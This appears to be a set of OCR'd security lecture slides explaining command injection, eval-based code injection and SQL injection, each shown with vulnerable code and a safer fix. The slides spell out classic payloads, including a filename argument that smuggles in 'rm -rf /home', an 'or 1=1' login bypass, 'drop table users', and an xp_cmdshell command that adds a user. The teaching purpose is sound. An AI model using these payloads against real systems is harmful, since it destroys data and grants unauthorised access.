
- Validation Tokens (forms and async)
- Referer and Origin Headers
- SameSite Cookies

Injection

Command Injection

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Example: head100 — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100)
    strcpy(cmd, “head -n 100 ”)
    strcat(cmd, argv[1])
    system(cmd);
}
```

Command Injection

Source:

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100)
    strcpy(cmd, “head -n 100 ”)
    strcat(cmd, argv[1])
    system(cmd);
}
```

Normal Input:

```
./head10 myfile.txt -> system(“head -n 100 myfile.txt”)
```

Command Injection

Source:

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100)
    strcpy(cmd, “head -n 100 ”)
    strcat(cmd, argv[1])
    system(cmd);
}
```

Adversarial Input:

```
./head10 “myfile.txt; rm -rf /home”
  -> system(“head -n 100 myfile.txt; rm -rf /home”)
```

Python Popen

Most high-level languages have safe ways of calling out to a shell.

Incorrect:


```
import subprocess, sys
cmd = "head -n 100 %s" % sys.arv[1] // nothing prevents adding ; rm -rf /
subprocess.check_output(cmd, shell=True)
```

Correct:

```
import subprocess, sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```

Does not start shell. Calls head directly and safely passes arguments to the executable.

PHP’s exec



Search · exec sudo $_GET
GitHub, Inc. [US] https://github.com/search?l=php&q=exec+sudo+%24_GET&type=Code
Explore Gist Blog Help
factorable
Search
exec sudo $_GET
Search
Repositories
Code 2,387
Issues 8
Users
Languages
PHP
HTML 16
XML 12
Markdown 5
Ruby 2
Shell 2
VimL 1
Objective-C 1
HTML+ERB 1
We've found 2,387 code results
Sort: Best match
WSUEECSEE5851213Team12/haf – sendMessage.php
PHP
Last indexed 6 months ago
<?php
$device = $_GET['device'];
$state = $_GET['state'];
exec("sudo ./send " . $device . " " . $state);
?>
35nlavlys/smbstatus – kill.php
PHP
Last indexed a month ago
<?
if(isset($_GET['kill'])){
echo shell_exec("sudo ./smbkill ".escapeshellcmd($_GET['kill'])." 2>&1");
}
?>

Code Injection

Most high-level languages have ways of executing code directly. E.g., Node.js web applications have access to the all powerful eval (and friends).

Incorrect:

```
var preTax = eval(req.body.preTax);
var afterTax = eval(req.body.afterTax);
var roth = eval(req.body.roth);
```

Correct:


```
var preTax = parseInt(req.body.preTax);
var afterTax = parseInt(req.body.afterTax);
var roth = parseInt(req.body.roth);
```


(Almost) Never need to use eval!

SQL Injection (SQLi)

Last examples all focused on *shell* injection

Command injection oftentimes occurs when developers try to build SQL queries that use user-provided data




Search or enter website name
Sign In
Username
Password
Forgot Username / Password?
SIGN IN
Don't have an account?
SIGN UP NOW

Insecure Login Checking

Sample PHP:

```
$login = $_POST['login'];
$sql = "SELECT id FROM users WHERE username = '$login'";
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Insecure Login Checking

Normal: ($_POST["login"] = “alice")**)**

```
$login = $_POST['login'];
   login = 'alice'
$sql = "SELECT id FROM users WHERE username = '$login'";
   sql = "SELECT id FROM users WHERE username = 'alice'"
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Insecure Login Checking

Malicious: ($_POST["login"] = “alice'"**)**

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = 'alice''
$rs = $db->executeQuery($sql);
```

Insecure Login Checking

Malicious: **(**$_POST["login"] = "alice'"**)**

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = 'alice''
$rs = $db->executeQuery($sql);
// error occurs (syntax error)
```

Building An Attack

Malicious: “alice'--" ***-- this is a comment in SQL***

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = 'alice'--'
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Building An Attack

Malicious: "'--" *-- this is a comment in SQL*

```
$login = $_POST[‘login'];
  login = ''--'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = ''--'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- fails because no users found
   // success
}
```

Building An Attack

Malicious: “' or 1=1 --" *-- this is a comment in SQL*

```
$login = $_POST[‘login'];
  login = '' or 1=1 --'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = '' or 1=1 --'
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Building An Attack

Malicious: “' or 1=1 --" *-- this is a comment in SQL*

```
$login = $_POST[‘login'];
  login = '' or 1=1 --'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = '' or 1=1 --'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- succeeds. Query finds *all* users
   // success
}
```

Causing Damage

Malicious: '; drop table users --

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = ''; drop table users --'
$rs = $db->executeQuery($sql);
```

xp_cmdshell

SQL server lets you run arbitrary system commands!

xp_cmdshell (Transact-SQL)

Spawns a Windows command shell and passes in a string for execution.
Any output is returned as rows of text.

Causing Damage

Malicious: '; exec xp_cmdshell 'net user add badgrl badpwd'--

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = '';
exec xp_cmdshell 'net user add badgrl badpwd'--'
$rs = $db->executeQuery($sql);
```


HealthCare.gov
Learn
Get Insurance
Log in
Español
Individuals & Families
Small Businesses
All Topics
SEARCH
;select * from users
;show tables;
;show tables; --
;premium payments
